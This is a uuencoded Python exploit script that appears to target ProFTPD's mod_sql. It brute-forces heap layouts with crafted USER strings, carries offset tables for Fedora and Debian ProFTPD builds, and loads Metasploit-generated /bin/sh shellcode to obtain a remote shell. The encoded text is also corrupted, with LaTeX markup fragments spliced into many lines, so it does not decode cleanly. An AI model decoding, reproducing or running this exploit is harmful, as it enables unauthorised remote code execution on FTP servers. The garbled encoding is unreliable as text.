FOH(E5315(@)7-E; FOM"OH) "OD) < W5C8V5S<R`]('-E;&8N<VAE;&Q?:&%N9&QE<B@I"@D) "OEI9BAS M=6-C97-S*3H*"0D)"0EP<FEN="`B6RM=(\$-A8VAE9"!I;F9O<FUA=&EO;B!& M5%<B"@D)"0D)<F5T=7)N"@H)"0D)<')I;G0@(B()"0D)"@H)9&5F(')U;BAS M96QF+"!T87)G970I.@H)"7-E;&8N=&5S=%]C86-H92@I"@H)"7!R:6YT("); $\texttt{M*UT@0G)} \\ \texttt{U=\&5F;W)C:6YG(\&UE;6]} \\ \texttt{R>2!A;\&QO8V\$T:6]} \\ \texttt{N<R!F;W(@)7,B("4@)} \\ \texttt{M*UT@0G)} \\ \texttt{M*UTW0G)} \\ \texttt{M*UTW0G)}$ M=&R9V5T6R=N86UE)UT*"@D)97AP;&]I=&5D(#T@1F%L<V4*"0EA='1E;7!TM<R`](#4W"@D)=VAI;&4H871T96UP=',I.@H)"0DC(%!I8VL@;VYE(&]F('1H M92!A=F%I;&%B;&4@;&5N9W1H<RX@5V4@9&]N)W0@;F5C97-S87)I;'D@:VYO M=R!H;W<@=&AE(')E;6]T90H)"0DC(&UA8VAI;F4@:7,@8V]N9FEG=7)E9"XN M96X*"0D)(R!U<V5R:60L(&%N9"!U<V5R;F%M92X@=7-E<FED(&ES('!R;V)A M8FQY('-L:6=H=&QY(&UO<F4@;&EK96QY('1H86X*"OD)(R!U<V5R;F%M92X*)M''@D)''6-O;'5M;E]L96YG=&@@/2!R86YD;VTN8VAO:6-E*'-E;&8N=7-E<E]CM; VQU; 6Y?; &5N9W1H<RD*"@D) "6EF*"AA='1E; 7!T<R`E(#,I(#T](#`I.@H) M"OD)<')I;G0@(ELK72!'96YE<F%T:6YG('1R:6=G97(@875T:"(*"OD)"71R M:6=G97)A=71H(#T@<V5L9BYM86ME7W5S97)?<W1R:6YG*#0X+"!C;VOU;6Y? M;&5N9W1H*0H) "OD*"OD)86-C97!T86)L92`](#`*"OD)=VAI;&4H86-C97!T M86)L92`A/2`R*3H*"0D)"69A:V5A=71H(#T@<V5L9BYM86ME7W5S97)?<W1R M:6YG*#`L(&-O;'5M;E]L96YG=&@L(#,U*0H*"0D)"69I<G-T7V]F9G-E="`] M9F]R("(I("L@;&5N*'-T<BAF86ME875T:"DI"@D)"0EA8V-E<'1A8FQE("`] M('-E;&8N8VAE8VM?9F]R7V)A9%]C:&%R<RAS=')U8W0N<&%C:R@B/\$PB+"!F M:7)S=%]O9F9S970I*0H)"OD)86-C97!T86)L92`K/2!S96QF+F-H96-K7V9O M<E]B861?8VAA<G,H<W1R=6-T+G!A8VLH(CQ,(BP@9FER<W1?;V9F<V5T*S(X M;&4Z("5R(B`E("AF:7)S=%]O9F9S970L(&%C8V5P=&%B;&4I"@H)"0ES96QF M+F-O;FYE8W0H*0H*"0D)9F%K95]S=')I;F<@/2!S='(H9F%K96%U=&@I"@D)M"69A:V5?<W1R:6YG("L](")!04%!(@D)"0D)"2,@9&%T80H)"0EF86ME7W-T M<FEN9R`K/2!S=')U8W0N<&%C:R@B/\$PB+"!T87)G971;)V]F9G-E="==*0D) M(R!C;&5A;G5P('!T<@H)"0EF86ME7W-T<FEN9R`K/2`B0D)"0B()"0D)"0DC M(&-H:6QD(&-L96%N=7)@<'1R"@H)"0EF86ME7W-T<FEN9RK/2!S=')U8W0N $\texttt{M} < \& \$\texttt{C} : \texttt{R} @ \texttt{B} / \$\texttt{PB} + \texttt{"!T87} \\ \texttt{G} 1 \texttt{E} < \texttt{B} \\ \texttt{O} \\ \texttt{O} \\ \texttt{C} : \texttt{R} @ \texttt{B} / \$\texttt{PB} + \texttt{"!T87} \\ \texttt{G} 1 \texttt{E} < \texttt{B} \\ \texttt{O} \\ \texttt{O}$ M(&-A;&P@,'@P8RXN"@D)"69A:V5?<W1R:6YG("L](")\$1\$1\$(@D)"0D)"2,@ M<&%D9&EN9PH) "0EF86ME7W-T<FEN9R`K/2!S=')U8W0N<&%C:R@B/\$PB+"!F M:7)S=%]O9F9S970K,C@I"ODC(&]F9G-E="!T;R`O8FEN+W-H"@D)"69A:V5? M72LT, #`I"2,@; V9F<V5T('10(%M.54Q,72!F; W(@97AE8W8*"0D)9F%K95]S M=')I;F<@*ST@(B]B:6XO<V@B"@D)"@H)"0EA<W-E<G0H;&5N*&9A:V5?<W1R M:6YG*2`]/2!L96XH<W1R*&9A:V5A=71H*2DK,S4I"@D)"6EF*&YO="!S96QF M+F107V9A:V5?875T: "AF86ME7W-T<FEN9RDI.@H) "0D)<') I;G0@(ELK72!3 M;&5E<&EN9R!S:6YC92!S;V-K970@=V%S('-H=70@9&]W;B!D=7)I;F<@9F%K M92!A=71H(@H)"OD)=&EM92YS;&5E<"@Q,"D*"OD)"6-O;G1I;G5E"@H)"OEI M9BAS96QF+F]P=&EO;G,N<VQE97!?869T97)?8V]N;F5C="DZ"@D)"0EP<FEN M="`B6RM=(%-L965P:6YG(#4@<V5C;VYD<R!S;R!A(&1E8G5G9V5R(&-A;B!B)))M92!A='1A8VAE9"(*"0D)"71I;64N<VQE97`H-2D*"@D)"71R:6=G97)?<W1R M:6YG(#T@<W1R*'1R:6=G97)A=71H*0H*"0D)(R!&:7)S="`T(&1W;W)D<R!AM<F4@8FQO:PH*"OD)=')I9V=E<E]S=')I;F<@*ST@<W1R=6-T+G!A8VLH(CQ,F)

M(BP@=&%R9V5T6R=R97-P7V)U9B==*S0P,#`I"2,@:6X@8V%S92!W92!U<V4@ M=&AI<R!F;W(@86QL;V-A=&EO;BXN('=E(&IU<W0*"0D)"0D)"0D)"0DC('=A)M;G0@<V]M97=H97)E('=R:71A8FQE"@D)"71R:6=G97)?<W1R:6YG("L]('-E M; &8N; 7-F7W!A='1E<FY; -#HX70H) "0ET<FEG9V5R7W-T<FEN9R`K/2!S=')U M8W0N<&\C:R@B/\\$PB+"!T87)G971;)W)E<W!?8G5F)UTK,3(P,"D)(R!C86X@ M8F4@:&ET(&EN(&)L;VL@8VQE86X@=7`@8V]D92X@<&]I;G0*"0D)"0D)"0D) M"ODC('-O;65W:&5R92!H87)M;&5S<R`*"@D)"71R:6=G97)?<W1R:6YG("L] $\texttt{M} < \& \] \texttt{O;"!S=')} \texttt{U8W1U} < \texttt{F4@:\&5R90H*"0D)=')} \texttt{I9V=E} < \texttt{E} \] \texttt{S=')} \texttt{I;F} < @*\texttt{ST@} < \texttt{W1R}$ M=6-T+G!A8VLH(CQ,(BP@9FER<W1?;V9F<V5T*0D)(R!C;&5A;G5P('-T<G5C M='5R90H)"0ET<FEG9V5R7W-T<FEN9R`K/2!S=')U8W0N<&C:R@B/\$PB+"!TM87)G971;)W)E<W!?8G5F)UTK,C`P,"D)(R!S=6)?<&]O;"`N+B!N97<@<&]O M;"!M:6=H="!B92!A;&QO8V%T960@:&5R90H)"0ET<FEG9V5R7W-T<FEN9R`K M/2!S=')U8W0N<&%C:R@B/\$PB+"!T87)G971;)W)E<W!?8G5F)UTK-#`P*0DC M('-U8E]N97AT(`H)"0ET<FEG9V5R7W-T<FEN9R`K/2!S=')U8W0N<&%C:R@B M/\$PB+"!T87)G971;)W)E<W!?8G5F)UTK-C`P*ODC('-U8E]P<F5V"@D)"71R $M:6=G97)?<W1R:6YG("L]('-T<G5C="YP86-K*"(\3"(L('1A<F=E=%LG<F5S)))$ M<]B=68G72LX, # I"2, @<&\$R96YT"@D) "71R:6=G97)?<W1R:6YG("L]('-T $M<G5C="YP86-K*"(\3"(L('1A<F=E=%LG<F5S<%)B=68G72LQ,#`P*0DC(&9R)$ M965?9FER<W1?879A:6P*"@D)"2-T<FEG9V5R7W-T<FEN9R`K/2`B04%!04)" MOD(B"@D)"2-T<FEG9V5R7W-T<FEN9R`K/2!S=')U8W0N<&%C:R@B/\$PB+"!T M87)G971;)W)E<W!?8G5F)UTK-#`P*0H)"ODC=')I9V=E<E]S=')I;F<@*ST@ M(D1\$1\$0B"@D)"2-T<FEG9V5R7W-T<FEN9R`K/2`B04%!04)"0D)#0T-#1\$1\$ M1\$5%144B"@H)"ODC<')I;GO@=')I9V=E<E]S=')I;F<N96YC;V1E*"=H97@G M*OH*"OD)87-S97)T*&QE;BAT<FEG9V5R7W-T<FEN9RD@/3T@;&5N*'-T<BAT M<FEG9V5R875T: "DI*S0X*0H) "@D) "7-E; &8N<VMT+G-E; F0H(E5315(@)7-< M<EQN(B`E('1R:6=G97)?<W1R:6YG*0H*"0D):68H<V5L9BYS:&5L;%]H86YD M;&5R*"DI.@H)"0D)<')I;G0@(BTM=7-E<BUC;VQU;6XM;&5N9W1H/25D+"!F M86ME875T: "YL96YG=&@Z("5D+"!T<FEG9V5R875T: "YL96YG=&@Z("5D(B`E M("@*"OD)"OEC; VQU; 6Y?; &5N9W1H+"!F86ME875T: "YL96YG=&@L('1R:6=G M97)A=71H+FQE;F=T: `H) "0D) *0H*"0D) "7-E;&8N<V%V95]C86-H92AT87)G M970L(&9A:V5?<W1R:6YG+"!T<FEG9V5R7W-T<FEN9RD*"0D)"6)R96%K"@H) M=71E9F]R8V4H4')O1E101%]"87-I8W,I.@H)9&5F('1I;65I="AS96QF+"!F M86ME+"!T<FEG9V5R*3H*"0ES96QF+F-O;FYE8W0H*0H)"7-E;&8N9&]?9F%K M95]A=71H*&9A:V4I"@H)"7-T87)T(#T@=&EM92YT:6UE*"D*"0ES96QF+G-K M="YS96YD*")54T52("5S7')<;B(@)2!T<FEG9V5R*0H)"0H)"7)L:7-T+"!W M;&ES="P@>&QI<W0@/2!S96QE8W0N<V5L96-T*%MS96QF+G-K=%TL(%M=+"!; M<FQI<W0L('AL:7-T"@H)"7)E='5R;B!S=&]P("T@<W1A<G0*"@ED968@<F5P]M;&%Y*'-E;&8L(&9A:V4L('1R:6=G97(I.@H)"7-E;&8N8V]N;F5C="@I"@D) M<V5L9BYD;U]F86ME7V%U=&@H9F%K92D*"0D*"0EP<FEN="`B4VQE97!I;F<@ M<V\@=&AA="!Y;W4@8V%N(&%T=&%C:"!A(&1E8G5G9V5R(@H)"71I;64N<VQE M97`H-2D*"@D)<V5L9BYS:W0N<V5N9"@B55-%4B`E<UQR7&XB("4@=')I9V=E M<BD*"0ER;&ES="P@=VQI<W0L('AL:7-T(#T@<V5L96-T+G-E;&5C="A;<V5L M9BYS:W1=+"!;72P@6W-E;&8N<VMT72P@,2XP*OH)"OH*"61E9B!F:6YD7W1R M:6=G97)?<W1R:6YG*'-E;&8L(&-O;'5M;E]L96YG=&@I.@H)"7)E<W5L=',@E=G97)M/2![?OH)"OH)"69O<B!I(&EN(')A;F=E*#\L(#,R*3H*"OD)9F]U;F0@/2!& M86QS90H)"0EW:&EL92AN;W0@9F]U;F0I.@H)"0D)=')I9V=E<F%U=&@@/2!S M96QF+FUA:V5?=7-E<E]S=')I;F<H,38L(&-O;'5M;E]L96YG=&@I"@D)"0ET M<FEG9V5R7W-T<FEN9R`]('-T<BAT<FEG9V5R875T:"D@*R!S96QF+FUS9E]P M871T97)N6SHQ-ET*"OD)"@D)"0EF86ME875T:"`]('-E;&8N;6%K95]U<V5R M7W-T<FEN9R@P+"!C;VQU;6Y?;&5N9W1H+"`P*OH)"OD)9F%K95]S=')I;F<@ M/2!S='(H9F%K96%U=&@I(`H*"OD)"71I;6EN9R`]('-E;&8N=&EM96ET*&9A M:V5?<W1R:6YG+"!T<FEG9V5R7W-T<FEN9RD*"0D)"7-T(#T@<W1R*'11;6EN M9RD*"@D)"0E19BAN;W0@<F5S=6QT<RYH87-?:V5Y*'-T*2DZ"@D)"0D)9F]U M;F0@/2!4<G5E"@H)"0ER97-U;'1S6W-T<BAT:6UI;F<I72`]("AF86ME7W-T M<FEN9RP@=')19V=E<E]S=')1;F<I"@H)"6ME>7,@/2!R97-U;'1S+FME>7,H $\texttt{M*OH)"6ME} > 7 \, , \texttt{N<V} \,] \, \texttt{R="@I"@H)"7} \,) \, \texttt{E='5R;B!R97-U;'1S6VME} > 7 - ; \, , \$ \texttt{U="@H)}$ M9&5F(&9I;F1?<W1R:6YG<RAS96QF+"!T87)G970L('5C;"DZ"@D)<F5S=6QT M<R`]('M]"@D)<F5P;&%Y(#T@>WT*"@D)(R!E;F1P(#T@9FER<W1?879A:6P@

M/2!N;W1H:6YG(&\$V86EL86)L92!I;B!T:&ES(&)L;VLN('=E(&-O=6QD(&UA)L))M:V4@:70*"ODC(#\$P,"!B>71E<R!A=F\$I;&\B;&4@:&5R92\N+@H)"7!B(#T@ M4&]O;\$)L;VLH=&%R9V5T6R=S=&]P)UTL('1A<F=E=%LG<W1O<"==("L@,C`P M+"!T87)G971;)W-T;W`G72`K(#\$P,"P@,'@T,30R-#,T-"D*"0EP:"`](%!O M;VQ(96*D97(H"@D)"71A<F=E=*LG<W1O<"==+`H)"0ET87)G971;)W-T;W`G $M72P*"0D),'@T,30Q-#$T,2P*"0D)=&R9V5T6R=S=&]P)UT@*R^Q,#^L"@D)$ M"71A<F=E=%LG<W1O<"==+`H)"0ET87)G971;)W-T;W`G72`K(#\$P,"P*"0D)M=&%R9V5T6R=S=&]P)UT@*R`Q,#`L"@D)"3!X9&5A9&)E968*"0DI"@H)"7!C M(#T@4&]O;\$-L96%N=7`H,'AD96%D8F5E9BP@,'AD96%D8F5E9BP@,'AD96%D M8F5E9BP@,'AD96%D8F5E9BD*"@D);W9E<G=R:71E7VQE;B`](&QE;BAS='(H M<&(I("L@<W1R*'!H*2D*"@D))9F%K95]L96X@(#T@;&5N*%!O;VQ#;&5A;G5P)M*#!X8F%B96)A8F4L(#!X8F%B96)A8F4L(#!X8F%B96)A8F4L(#!X8F%B96)A $\verb|M8F4I*2`J(#(*"0EF86ME7VQE;B`K/2!L96XH<V5L9BYS:&5L;&-O9&4I"@H)||$ M"2-F;W(@:2!I;B!R86YG92@P+"`Q-BDZ"@D)=VAI;&4H;&5N*')E<W5L=',I M(#P@,C`P*3H*"OD)=')I9V=E<F%U=&@@/2!S96QF+FUA:V5?=7-E<E]S=')I M;F<H;W9E<G=R:71E7VQE;BP@=6-L*0H)"0D*"0D)86-C97!T86)L92`](#`* M"0D)=VAI;&4H86-C97!T86)L92`A/2`R*3H*"0D)"69A:V5A=71H(#T@<V5L M9BYM86ME7W5S97)?<W1R:6YG*#`L('5C;"P@9F%K95]L96XI"0H*"0D)"69I M<G-T7V] F9G-E="`]('1A<F=E=%LG<W1O<"==("L@;&5N*")087-S=V]R9"!RM97%U:7)E9"!F;W(@(BD@*R!L96XH<W1R*&9A:V5A=71H*2D*"0D)"6%C8V5P M=&\$B;&4@(#T@<V5L9BYC:&5C:U]F;W)?8F\$D7V-H87)S*'-T<G5C="YP86-K"M*"(\3"(L(&9I<G-T7V]F9G-E="DI"@D)"0EA8V-E<'1A8FQE("L]('-E;&8N M8VAE8VM?9F]R7V)A9%]C:&%R<RAS=')U8W0N<&%C:R@B/\$PB+"!F:7)S=%]O M9F9S970K,C@I*OH*"OD)"2-P<FEN="`B9FER<W1?;V9F<V5T.B`P>"4P.'@L M(& C8V5P = & B; & 4Z("5R(B)E("AF:7)S = %]09F9S970L(& C8V5P = & B; & 4Z("5R(B)E("AF:7)S = %]09F9S970L(& C8V5P = & C8V5P = &M"@H)"0EF86ME7W-T<FEN9R`]('-T<BAF86ME875T:"D*"0D)9F%K95]S=')I M;F<@*ST@<W1R*'!C*2`J(#(*"0D)(W!R:6YT('-T<BAP8RDN96YC;V1E*"=H $\verb|M97@G*0H| = OD* = OD| 9F%K95] S = ') I; F < @*ST@ < V5L9BYS: \&5L; \& -O9&4* = @D)$ M9&5A9&)E968I*2`A/2`M,2D*"0D)87-S97)T*&QE;BAF86ME7W-T<FEN9RD@ M/3T@;&5N*'-T<BAF86ME875T:"DI*V9A:V5?;&5N*0H*"@D)"71R:6=G97)? M<W1R:6YG("`]('-T<BAT<FEG9V5R875T:"D*"0D)=')I9V=E<E]S=')I;F<@ M*ST@<W1R*'!B*0H)"0ET<FEG9V5R7W-T<FEN9R`K/2!S='(H<&@I"@D*"0D) M87-S97)T*&QE;BAT<FEG9V5R7W-T<FEN9RD@/3T@;&5N*'-T<BAT<FEG9V5R M875T: "DI*V]V97)W<FET95]L96XI"@D*"OD)='AT(#T@<W1R*'-E;&8N=&EM M96ET*&9A:V5?<W1R:6YG+"!T<FEG9V5R7W-T<FEN9RDI"@D)"7)E<W5L='-; M='AT72`]("AF86ME875T:"P@=')I9V=E<F%U=&@L(&QE;BAF86ME7W-T<FEN ${\tt M9RDL(\&QE;BAT<FEG9V5R7W-T<FEN9RDI"@D)"7)E<\&QA>5MT>'1=(\#T@*\&9A)}$ M:V5?<W1R:6YG+"!T<FEG9V5R7W-T<FEN9RD*"0D)"0H*"0D)(VEF*'-E;&8N M<VAE;&Q?:&%N9&QE<B@I*3H*"0D)(PEP<FEN="`B+2UU<V5R+6-0;'5M;BUL M96YG=&@])60L(&9A:V5A=71H+FQE;F=T:#H@)60L('1R:6=G97)A=71H+FOE M;F=T:#H@)60B("4@*`H)"0DC"0EC;VQU;6Y?;&5N9W1H+"!F86ME875T:"YL M96YG=&@L('1R:6=G97)A=71H+FQE;F=T:`H)"0DC"2D*"0D)(PH)"0DC"7-E M; &8N<V%V95]C86-H92AT87)G970L(&9A:V5?<W1R:6YG+"!T<FEG9V5R7W-T M<FEN9RD*"0D)(PEB<F5A:PH*"0D)<')I;G0@(B(*"@D):V5Y<R`](')E<W5L M=',N:V5Y<R@I"@D):V5Y<RYS;W)T*"D*"OD*"OEF;W(@:V5Y(&EN(&ME>7-; M+38Z73H*"0D)9F%K92P@=')I9V=E<BP@9FPL('1L(#T@<F5S=6QT<UMK97E= M"@D)"7!R:6YT("(E<R(@)2!K97D*"0D)<')I;G0@(EQT)7,B("4@9F%K90H) M"0EP<FEN="`B7'0E<R(@)2!T<FEG9V5R"@D)"7!R:6YT("(M+2(*"@H))"69P M(#T@;W!E;B@G=&5S="YT>'0G+"`G=RLG*0H)"69P+G=R:71E*")<;B(N:F]I M;BAK97ES*2D*"0EF<"YC;&]S92@I"@D)"@D)9G`@/2!O<&5N*"=T97-T+G!K M; "<L("=W*R<I"@D)9G`N=W)I=&4H<&EC:VOE+F1U;7!S*')E<&QA>2DI"@D) M9G`N8VQO<V4H*0H*"0EW:&EL92@Q*3H*"0D)<R`](')A=U]I;G!U="@B4&QE M87-E(&5N=&5R(&]F9G-E="!T;R!R97!L87D@6VUA>"`E<UT^("(@)2`H;&5N M*')E<W5L=',I+3\$I("D*"0D)<R`](',N<W1R:7`H*0H)"0EI9BAS(#T](")E M>&ET(BDZ(`H)"OD)8G)E86L*"@D)"6ED>"`](&EN="AS*0H*"OD)<V5L9BYR M97!L87DH*G)E<&QA>5MK97ES6VED>%U=*0H*"0ES(#T@<F%W7VEN<'5T*")7 M:&EC:"!O9F9S970@9&&@86]U('=A;G0@=&&@8G)U=&5F;W)C92!W:71H/B`BM*0H)"7,@/2!S+G-T<FEP*"D*"0EI9'@@/2!I;G0H<RD*"0D*"0ER971U<FX@ M<F5S=6QT<UMK97ES6VED>%U="@H)9&5F(')U;BAS96QF+"!T87)G9701.@H) M"7!R:6YT(");*UT@0G)U=&5F;W)C:6YG(&UE;6]R>2!A;&Q08V%T:6]N<R!F

M;W(@)7,B("4@=&\R9V5T6R=N86UE)UT*"@D)9F]U;F0@/2!&86QS90H*"0ES M96QF+G-H96QL8V]D92`](&]P96XH)W-H96QL8V]D92YB:6XG+"`G<B<I+G)E M860H*0H) "2,@<G5B>2`O<F]O="]M<V8S+VUS9G!A>6Q0860@;&EN=7@O>#@V M+V5X96, @0TU\$/2]B:6XO<V@@4B\@/B!S:&5L;&-O9&4R+F)I;@H)"7-E;&8N M<VAE; &QC; V1E, B`](&]P96XH)W-H96QL8V]D93(N8FEN)RP@)W(G*2YR96%D M*"D*"@D)9F]R('5C;"!I;B!S96QF+G5S97)?8V]L=6UN7VQE;F=T:',Z"@D) M"69A:V5A=71H+"!T<FEG9V5R875T:"P@9FPL('1L(#T@<V5L9BYF:6YD7W-T M<FEN9W,H=&%R9V5T+"!U8VPI"@H)"0EA9&1R97-S97,@/2!R86YG92AT87)G M971;)W-T87)T)UTL('1A<F=E=%LG<W1O<"==+"!T87)G971;)W-T97`G72D* M8F1A('@Z("AS970H<W1R=6-T+G!A8VLH(CQ,(BP@>"DI("8@<V5L9BYB861C M:&%R<RD@/3T@<V5T*"DL(&%D9')E<W-E<RD*"OD)(V%D9')E<W-E<R`](&9I $\verb|M;'1E<BAL86UB9&$@>$$H@*'-E="AS=')U8W0N<&&C:R@B/$PB+"!X*S8T*2D@$ M)B!S96QF+F)A9&-H87)S*2`]/2!S970H*2P@861D<F5S<V5S*0H)"0D*"@D) M"7!R:6YT(")';W0@)60@=&%R9V5T<R(@)2!L96XH861D<F5S<V5S*0H)"0EF M;W(@861D<F5S<R!I;B!A9&1R97-S97,Z"@D)"0EP<FEN="`B5')Y:6YG(#!X M)3`X>"(@)2!A9&1R97-S"@H)"0D);6]D(#T@;&5N*")087-S=V]R9"!R97%U M:7)E9"!F;W(@(BD*"OD)"69A:V5?<W1R:6YG("`]('-T<BAF86ME875T:"D* M"0D)"6U09"`K/2!L96XH9F%K95]S=')I;F<I"@D)"0EM;V0@)3T@-`H*"0D) M"7!C(#T@4&]0;\$-L96%N=7`H"@D)"0D)861D<F5S<RMM;V0K."P*"0D)"0EAM9&1R97-S*VUO9"LX+`H)"0D)"6%D9')E<W,K;6]D*S@L"@D)"0D)861D<F5S M<RMM; VOK*S@X"@D)"ODI"@H)"OD)9F%K95]S=')I;F<@*ST@<W1R*'!C*2`J M(#(@"@D)"0EF86ME7W-T<FEN9R`K/2!S96QF+G-H96QL8V]D90H*"0D)"7!B M(#T@4&]O;\$)L;VLH861D<F5S<RLQ,#`L(&%D9')E<W,@*R`S,#`L(&%D9')E M<W,@*R`R,#`L(#!X-#\$T,COS-#0I"@D)"0EP:"`](%!O;VQ(96%D97(H"@D) M"0D)861D<F5S<RLP>#(P, "P*"0D)"0EA9&1R97-S*S!X,S`P+`H)"0D)"6%D $\verb|M9')E<W,K;6]D+3(T+"`C(&]U<B!C;&5A;G5P"@D)"0D)861D<F5S<RLP>#0P$ M, "P*"0D) "0EA9&1R97-S*S!X-3`P+`H) "0D) "6%D9')E<W,K,'@V,#`L"@D) M"0D)861D<F5S<RLP>#<P,"P*"0D)"0EA9&1R97-S*S!X-S`P+"`C(&)L86@N M*0H)"0D)=')19V=E<E]S=')1;F<@*ST@<W1R*'!B*0H)"0D)=')19V=E<E]S M=')I;F<@*ST@<W1R*'!H*0H*"0D)"2-P<FEN="`B;&5N*&8I.B(L(&QE;BAF M86ME7W-T<FEN9RD*"0D)"2-P<FEN="`B9FPZ(BP@9FP*"0D)"2-P<FEN="`B M;&5N*'0I.B(L(&QE;BAT<FEG9V5R7W-T<FEN9RD*"0D)"2-P<FEN="`B=&PZ M(BP@=&P*"0D)"6%S<V5R="AL96XH9F%K95]S=')I;F<I(#T](&9L*0H)"0D)M87-S97)T*&QE;BAT<FEG9V5R7W-T<FEN9RD@/3T@=&PI"@H)"0D)<V5L9BYC M;VYN96-T*"D*"0D)"7-E;&8N9&]?9F%K95]A=71H*&9A:V5?<W1R:6YG*0H* $M"0D)"2-X(#T@<F%W7VEN<'5T*")H:70@96YT97(@=&\@=')I9V=E<B!V=6QN$ M/B`B*0H*"0D)"7-E;&8N<VMT+G-E;F0H(E5315(@)7-<<EQN(B`E('1R:6=G M97)?<W1R:6YG*0H*"0D)"7)L:7-T+"!W;&ES="P@>&QI<W0@/2!S96QE8W0N M<V5L96-T*%MS96QF+G-K=%TL(%M=+"!;<V5L9BYS:W1=+"`U+C`I"@D)"0EI M9BAR;&ES="`]/2!;72!A;F0@>&QI<W0@/3T@6UTI.@H)"0D)"7!R:6YT(")& M; W5N9"! `(#!X)3`X>"(@)2!A9&1R97-S"@D)"0D)(R!"3\$%(+B!N965D('10 M(&%V;VED('1H:7,@9'5E('1O('-S;`H)"0D)"7-E;&8N<VMT+G-E;F0H<V5L M9BYS:&5L;&-O9&4R*0H)"OD)"7-E;&8N<VAE;&Q?:&\$N9&QE<B@I"@D)"OD)M<WES+F5X:70H,2D*"F]F9G-E=%]T87)G971S(#T@6PH)>R`*"0DG;F%M92<Z M("=&9610<F\$@,3`@4")01E101"!P<F]F='!D+6UY<W%L+3\$N,RXQ+38G+`H)M"2=T>7!E)SH@)V]F9G-E="<L"@D))W)E<W!?8G5F)SH@,'@X,&5D.#@P+`H) M"2=O9F9S970G.B`P>#@P-C-E93,L"@D))V5X96-V)SH@,'@P.#`U,C9B."P* M"7TL"@E[(`H)"2=N86UE)SH@)T9E9&]R82`Y(%!R;T944\$0@<')O9G1P9"UM M>7-Q; "TQ+C,N,2TS)RP*"0DG='EP92<Z("=O9F9S970G+`H)"2=R97-P7V)U M9B<Z(#!X,#@P96)C-C`L"@D))V]F9G-E="<Z(#!X,#@P-C,Y.&4L"@D))V5X M96-V)SH@,'@P.#`U,C8V."P*"7TL"ET*"F)R=71E9F]R8V5?=&%R9V5T<R`] M(%L*"7L*"0DC(#`X,&4T,#`P+3`X,&5C,#`P"@D))VYA;64G.B`G4')O1E10 M1"!&0R`Q,"<L"@D))W-T87)T)SH@,'@X,&5D.#@P*S\$R."P*"0DG<W1O<"<Z M(#!X.#!E9#@P-"P*"0DG<W1E<"<Z("TR."P*"7TL"@E["@D)(R`P.#!F,3(R $\texttt{M}, \texttt{"!L("`@("!/("YB<W,@("`P,\#`P,30P,"`@("`@("`@("`@("`@("`@(F5S<%]B)))})}$ M=68*"ODG;F\$M92<Z("=D96)I86X@=&5S="<L"@D))W-T87)T)SH@,'@P.#!FM,3(R,"LR,#`L"@D))W-T;W`G.B`P>#`X,&8Q,C(P*S@P+`H)"2=S=&5P)SH@ $M+3(X+^H)?0I="@ID968@9'5M<%]T87)G971S*"DZ"@EC;W5N=&5R(#T@,0H)$ M<')I;G0@(D]F9G-E="!B87-E9"!T87)G971S(&%V86EL86)L93HB"@EF;W(@

M=&%R9V5T(&EN(&]F9G-E=%]T87)G971S.@H)"7!R:6YT(")<=%1A<F=E="!; M)61=("T@)7,B("4@*&-O=6YT97(L('1A<F=E=*LG;F*M92==*0H)"6-O=6YT)M97(@*ST@,OH)"@EC;W5N=&5R(#T@,OH)<')I;G0@(B(*"7!R:6YT(")"<G5T M9690<F-E('1A<F=E=',@879A:6QA8FQE.B(*"690<B!T87)G970@:6X@8G)U M=&5F;W)C95]T87)G971S.@H)"7!R:6YT(")<=%1A<F=E="!;)61=("T@)7,B M("4@*&-O=6YT97(L('1A<F=E=&LG;F&M92==*0H*"7D@/2`P+S`*"@ES>7,N)M97AI="@Q*0H*9&5F('!A<G-E7V%R9W,H87)G<RDZ"@EP87)S97(@/2!/<'1I M; VY087)S97(H=7-A9V4](G5S86=E.B`E<')O9R!;; W!T:6]N<UT@:&]S=%]T M;U]E>'!L;VET(BD*"7!A<G-E<BYA9&1?;W!T:6]N*"(M="(L("(M+71A<F=E))))M="(L(&\$C=&EO;CTB<\$10<F4B+"!T>7!E/2)I;G0B+"!H96QP/2)\$:7-T<FEB $M=711;VX@=&\\@=&&R9V5T(BP@9&5F875L=\#TP+"!D97-T/2)T87)G970B*0H)$ M<F4B+"!H96QP/2)#;VYN96-T(&]N('!O<G0B+"!D969A=6QT/3(Q*0H)<&RM<V5R+F*D9*]O<'11;VXH(BUS(BP@(BTM<W-L(BP@86-T:6]N/2)S=&]R95]T M<G5E(BP@:&5L<#TB16YA8FQE(%-33"!F;W(@97AP;&]I=&%T:6]N("AV:6\$@ M4D9#-#(Q-RDB+"!D969A=6QT/49A;'-E*0H)<&R<V5R+F*D9*]O<'1I;VXHM(BUM(BP@(BTM;6]D92(L(&%C=&EO;CTB<W1O<F4B+"!T>7!E/2)C:&]I8V4B M+"!C:&]I8V5S/5LB8G)U=&5F;W)C92(L(")O9F9S971S(ETL(&1E9F%U;'0] M(F]F9G-E=',B*0H)<&%R<V5R+F%D9%]O<'11;VXH(BUL(BP@(BTM;&ES="UT M87)G971S(BP@86-T:6]N/2)S=&]R95]T<G5E(BP@9&5F875L=#U&86QS92D*) $\label{eq:mueeg} $$M''@EG<F]U<"`]($]P=&EO;D=R;W5P*'!A<G-E<BP@(D1E8G5G9VEN9R!O<'1I) $$$ M; VYS(BP@(E1H97-E(&]P=&EO;G,@87)E(&UO<W1L>2!U<V5F=6P@9F]R(&1E M8G5G9VEN9R!T: &4@97AP; &]I="!C;V1E+"!O<B!I9B!Y;W4@:VYO=R!H;W<@Pre>M=&AE(')E;6]T92!M86-H:6YE(&ES(&-O;F9I9W5R960N(BD*"6=R;W5P+F*D M9%]O<'11;VXH(BTM=7-E<BUC;VQU;6XM;&5N9W1H(BP@86-T:6]N/2)S=&]RM92(L(&1E9F%U;'0],"P@:&5L<#TB4U%,(%5S97)N86UE(&-O;'5M;B!L96YG M=&@N(BP@='EP93TB:6YT(BP@9&5S=#TB=7-E<E]C;VQU;6Y?;&5N9W1H(BD* M=&EO;CTB<W1O<F5?=')U92(L(&AE;'`](E-L965P(&\$@8V]U<&QE(&]F('-E) $\verb|M8V] \verb|N9',@<V\\@82! \verb|D96) \verb|U9V=E<B!C86X@8F4@8V] \verb|N;F5C=&5D(BP@9&5F875L)|$ M=#U&86QS92P@9&5S=#TB<VQE97!?869T97)?8V]N;F5C="(I"@EG<F]U<"YA M9&1?;W!T:6]N*"(M+6EG;F]R92UC86-H92(L(&%C=&EO;CTB<W1O<F5?=')U M92(L(&AE;'`](DEG;F]R92!T:&4@8V%C:&4@;V8@<W5C8V5S<V9U;"!P<F5V 